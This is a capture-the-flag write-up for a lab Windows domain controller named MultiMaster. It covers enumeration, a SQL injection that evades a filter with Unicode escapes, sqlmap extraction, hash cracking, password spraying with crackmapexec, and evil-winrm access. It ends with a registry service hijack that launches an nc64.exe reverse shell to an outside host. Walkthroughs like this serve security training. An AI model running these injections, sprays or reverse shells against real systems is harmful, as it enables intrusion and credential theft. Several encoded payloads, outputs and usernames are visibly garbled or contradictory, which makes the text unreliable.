
## MultiMaster

| MULTIMASTER 10.10.10.179 | ==============



# InfoGathering

Services					
host	port	proto	name	state	info
10.10.10.179	53	tcp	domain	open	
	80	tcp	http	open	Microsoft IIS httpd 10.0
10.10.10.179	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2020-04-01 17:36:36Z
10.10.10.179	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: MEGACORP.LOCAL, Site: Default-First-Site-Name
10.10.10.179	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds workgroup: MEGACORP
10.10.10.179	464	tcp	kpasswd5	open	
10.10.10.179	593	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.10.10.179	636	tcp	tcpwrapped	open	
10.10.10.179	1839	tcp	netopia-vo1	closed	
10.10.10.179	3268	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: MEGACORP.LOCAL. Site: Default-First-Site-Name
10.10.10.179	3269	tcp	tcpwrapped	open	
10.10.10.179	3517	tcp	802-11-iapp	closed	
10.10.10.179	5985	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.179		tcp	unknown	closed	

#### **HTTP**



# JavaScript Framework

Vue.js

# Font Script

Google Font API

## Web Framework

Microsoft ASP.NET

## Miscellaneous

webpack

### Web Server

IIS IIS 10.0

# **Operating System**

Windows Server

BACKEND SHOW JSON FORMATTED SEARCH RESULTS FOR SQL DATABASE

```
http://10.10.10.179
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                                                                                        about.893bb588.js
                                                                                        app.eeb965b5.js
                                                                                        chunk-vendors.ae41a8ca.js
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 01 Apr 2020 18:18:56 GMT
Connection: close
Content-Length: 1821
[{"id":1, "name": "Sarina Bauer", "position": "Junior Developer", "email": "sbauer"
"okent.jpg"},{"id":3,"name":"Christian Kane","position":"Assistant Manager
,"src":"kpage.jpg"},{"id":5,"name":"Shayna Stafford","position":"HR Manage
"james.jpg"},{"id":7,"name":"Connor York","position":"Web Developer","email
"rmartin.jpg"},{"id":9,"name":"Zac Curtis","position":"Junior Analyst","emaily to the control of the control of
"src":"jorden.jpg"},{"id":11,"name":"Alyx Walters","position":"Automation |
"src":"ilee.jpg"},{"id":13,"name":"Nikola Bourne","position":"Head of Accor
"zpowers@megacorp.htb", "src": "zpowers.jpg"}, { "id": 15, "name": "Alessandro Doi
"email": "minato@megacorp.htb", "src": "minato.jpg"}, { "id":17, "name": "egre55"
```

**LOGIN PAGE**: http://10.10.10.179/#/login

# Login



Login



Password

LOGIN

#### USERS FOUND WITH NAMING CONTEXT



**USER.LIST** 

sbauer okent ckane kpage james rmartin jorden alyx ilee nbourne zpowers aldom egre55



#### **KERBEROS**

PORT STATE SERVICE


88/tcp open kerberos-sec

| krb5-enum-users:

| Discovered Kerberos principals

|\_ administrator@MEGACORP

## **SMB**



```
Host script results:

smb-protocols:
dialects:
NT LM 0.12 (SMBv1) [dangerous, but default]
2.02
2.10
3.00
3.02
3.11
```

```
Host script results:
 smb-enum-shares:
   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
   account_used: <blank>
    \\10.10.10.179\ADMIN$:
      warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
      Anonymous access: <none>
    \\10.10.10.179\C$:
     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
      Anonymous access: <none>
    \\10.10.10.179\E$:
     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
      Anonymous access: <none>
    \\10.10.10.179\IPC$:
      warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
      Anonymous access: READ
    \\10.10.10.179\NETLOGON:
      warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
      Anonymous access: <none>
```

#### LDAP

dnsHostName: MULTIMASTER.MEGACORP.LOCAL
namingContexts: DC=MEGACORP.DC=LOCAL

**IdapServiceName**: MEGACORP.LOCAL:multimaster\$@MEGACORP.LOCAL

serverName: CN=MULTIMASTER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=MEGACORP,DC=LOCAL

```
Getting domain SID for 10.10.10.179 |

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.

Domain Name: MEGACORP

Domain Sid: S-1-5-21-3167813660-1240564177-918740779
```

#### WINRM

WINRM 10.10.10.179 5985 MULTIMASTER [\*] http://10.10.10.179:5985/wsman

# Gaining Access

From the HTTP site I can see a SQL database is used to return colleagues. Entering % returns all values which means the SQL query is something like this

```
SELECT * FROM <DB_NAME> WHERE name LIKE ('%%%')
-- OR
SELECT * FROM <DB_NAME> WHERE name like <value>
```

There is a filter on the SQL injections so we need to use URL-encode all characters (Unicode) in Burpsuite to hide our payload



Doing this in Burp translates the value to %u and we want \u. I used sed to correct the translations

```
sed 's/\%/\\/g' sqli.txt
  = \u0060
@ = \u0040
  = \u0024
% = \u0025
\& = \u0026
  = \u00027
  = \u0028
  = \u0029
\# = \u0023
  = \u0022
 = \u002D
* = \u002A
+ = \u002B
= \u002C
. = \u002E
/ = \u002F
: =\u003A
; = \u003B
< = \u003C
= = \u003D
> = \u003E
? = \u003F
\ = \u005C
 = \u005B
 = \u005D
  = \u005E
  = \u005F
\overline{f} = \text{\u007B}
 = \u007C
= \u007D
  = \u007E
<space> = \u0020
```

Experience says to always start out simple. First I want to find how many columns there are in this table.

```
/* I WANT MY QUERY TO LOOK LIKE THIS */
SELECT * FROM <DB_NAME> WHERE name LIKE -' ORDER BY 1; -- -'

/* BURP URL ENCODED VALUE IS */
{"name":"\u002d\u0027\u0020\u006f\u0072\u0064\u0065\u0072\u0020\u0062\u0079\u0020\u0021\u0020\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\u002d\
```

\u0036 decoded is the number 6 which means there are 5 columns. If I make this the number \u0036 I get a null result saying.

Now lets try using sqlmap as encoding a new payload every time is time consuming

```
sqlmap -r /root/HTB/Multimaster/POST.txt -p name --dbms mssql --technique U --tamper charunicodeescape --
delay=1 --sql-query="SELECT name FROM sys.syslogins"
# RESULTS
sqlmap identified the following injection point(s) with a total of 121 HTTP(s) requests:
---
Parameter: JSON name ((custom) POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: {"name":"-6737' UNION ALL SELECT 86,86,CHAR(113)+CHAR(120)+CHAR(120)+CHAR(122)+CHAR(113)+CHAR
(73)+CHAR(75)+CHAR(77)+CHAR(78)+CHAR(107)+CHAR(111)+CHAR(70)+CHAR(72)+CHAR(122)+CHAR(101)+CHAR
(78)+CHAR(101)+CHAR(85)+CHAR(90)+CHAR(112)+CHAR(66)+CHAR(115)+CHAR(65)+CHAR(87)+CHAR(88)+CHAR(109)
+CHAR(77)+CHAR(86)+CHAR(114)+CHAR(80)+CHAR(112)+CHAR(76)+CHAR(112)+CHAR(69)+CHAR(121)+CHAR(100)+CHAR(68)
+CHAR(70)+CHAR(87)+CHAR(102)+CHAR(85)+CHAR(76)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR
(113),86,86-- pGdF"}
---
```

I then used SQLMap to obtain a list of databases

```
sqlmap -r /root/HTB/Multimaster/POST.txt -p name --dbms mssql --technique U --tamper charunicodeescape --delay=1 --batch --dbs
```

```
back-end DBMS: Microsoft SQL Server 2017
[22:17:59] [INFO] fetching database names
[22:18:01] [INFO] retrieved: 'Hub_DB'
[22:18:03] [INFO] retrieved: 'master'
[22:18:04] [INFO] retrieved: 'model'
[22:18:05] [INFO] retrieved: 'msdb'
[22:18:06] [INFO] retrieved: 'tempdb'
available databases [5]:
[*] Hub_DB
[*] master
[*] model
[*] msdb
[*] tempdb
```

Next I pulled a list of users out of the database

```
500 : "MEGACORP\\Administrator"
501 : "MEGACORP\\Guest"
502 : "MEGACORP\\krbtgt"
503 : "MEGACORP\\DefaultAccount"
511512 : "MEGACORP\\Domain Admins"
513 : "MEGACORP\\Domain Users"
514 : "MEGACORP\\Domain Guests"
515 : "MEGACORP\\Domain Computers"
516 : "MEGACORP\\Domain Controllers"
517 : "MEGACORP\\Cert Publishers"
518 : "MEGACORP\\Schema Admins"
519 : "MEGACORP\\Enterprise Admins"
520 : "MEGACORP\\Group Policy Creator Owners"
521 : "MEGACORP\\Read-only Domain Controllers"
522 : "MEGACORP\\Cloneable Domain Controllers"
524525 : "MEGACORP\\Protected Users"
526 : "MEGACORP\\Key Admins"
527 : "MEGACORP\\Enterprise Key Admins"
552553 : "MEGACORP\\RAS and IAS Servers"
570571 : "MEGACORP\\Allowed RODC Password Replication Group"
572 : "MEGACORP\\Denied RODC Password Replication Group"
575
```

This returned some password hashes. I cracked 3 of them

cf17bb4919cab4729d835e734825ef16d47de2d9615733fcba3b6e0a7aa7c53edd986b64bf715d0a2df0015fd090babc

9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739password1

 $68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f081\\finance1$ 

 $\label{fisher} fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfabanking1$ 

Building off the above info I was not able to query anything from a user or login table in the database. This meant I should use a method for querying Active Directory.

#### REFERENCE:

- https://www.mssqltips.com/sqlservertip/2580/querying-active-directory-data-from-sql-server/
- https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/#enummsfsqli

RESOURCE: https://www.kitploit.com/2020/04/mssqli-duet-sql-injection-script-for.html


- https://github.com/Keramas/mssgli-duet.git

The below PoC guery was used to see if it would work.

```
-' union select 1,user(),3,4,(select (select stuff(upper(sys.fn_varbintohexstr((SELECT SUSER_SID('MEGACORP\jsona')))), 1, 2, '')))-- -

# TURNS INTO
\u0022\u0027\u0020\u0033\u002c\u0034\u002c\u0064\u0065\u0065\u0065\u0065\u0065\u0063\u0074\u0020\u0031\u002c\u0032\u0065\u0065\u0065\u0065\u0065\u0063\u0074\u0020\u0031\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0065\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\u0073\
```

## Request



# Response

```
Raw
       Headers
               Hex
 1
   HTTP/1.1 200 OK
 2
   Cache-Control: no-cache
 3
   Pragma: no-cache
   Content-Type: application/json; charset=utf-8
4
 5
   Expires: -1
   Server: Microsoft-IIS/10.0
6
 7
   X-AspNet-Version: 4.0.30319
8
   X-Powered-By: ASP.NET
9
   Date: Wed, 01 Apr 2020 19:40:30 GMT
   Connection: close
10
   Content-Length: 113
11
12
   13
```

Using the Domain SID and userlist I was able to gain another user list

MEGACORP\\svc-sql MEGACORP\\dai MEGACORP\\lana MEGACORP\\andrew MEGACORP\\tushikikatomo MEGACORP\\svc-nas

I used crackampexec to spray for the password

crackmapexec smb 10.10.10.179 -u user.lst -p finance1
# SUCCESS
SMB 10.10.10.179 445 MULTIMASTER [+] MEGACORP\tushikikatomo:finance1

I was able to use those credentials to access the machine and gain user flag

ruby /usr/share/windows-resources/evil-winrm/evil-winrm.rb -u tushikikatomo -p financel -i 10.10.10.179
# Read user flag
type C:\Users\alcibiades\Desktop\user.txt
# RESULTS
c5d14ce9cc47176fa4f38bc5f0274a19

\*Evil-WinRM\* PS C:\Users\alcibiades\Documents> type ..\Desktop\user.txt
c5d14ce9cc47176fa4f38bc5f0274a19

## USER FLAG: c5d14ce9cc47176fa4f38bc5f0274a19

#### PrivEsc

Jorden has permissions to edit registry keys which means we can gain SYSTEM permissions

whoami /priv

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeMachineAccountPrivilege SeSystemtimePrivilege SeBackupPrivilege SeRestorePrivilege SeShutdownPrivilege SeChangeNotifyPrivilege SeRemoteShutdownPrivilege SeIncreaseWorkingSetPrivilege	Add workstations to domain Change the system time Back up files and directories Restore files and directories Shut down the system Bypass traverse checking Force shutdown from a remote system Increase a process working set	Enabled Enabled Enabled Enabled Enabled Enabled Enabled Enabled

We use this privilege to set up a reverse shell and gain system privileges

```
# MODIFY REG VALUE TO EXECUTE REV SHELL
Set-ItemProperty -Path "HKLM:SYSTEM\ControlSet001\Services\BITS" -Name ImagePath -Value "C:\Windows\system32\spool\drivers\color\nc64.exe -e cmd 10.10.14.25 1337"
# RESTART THE SERVICE TO EXECUTE THE REV SHELL
bitsadmin /reset
```

I could then read the root flag.

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
e8e8le22c00835bd57483ee946b4bdf5
```

```
root@kali:~/HTB/Multimaster# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.179] 52285
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
e8e81e22c00835bd57483ee946b4bdf5

C:\Windows\system32>
```

ROOT FLAG: e8e81e22c00835bd57483ee946b4bdf5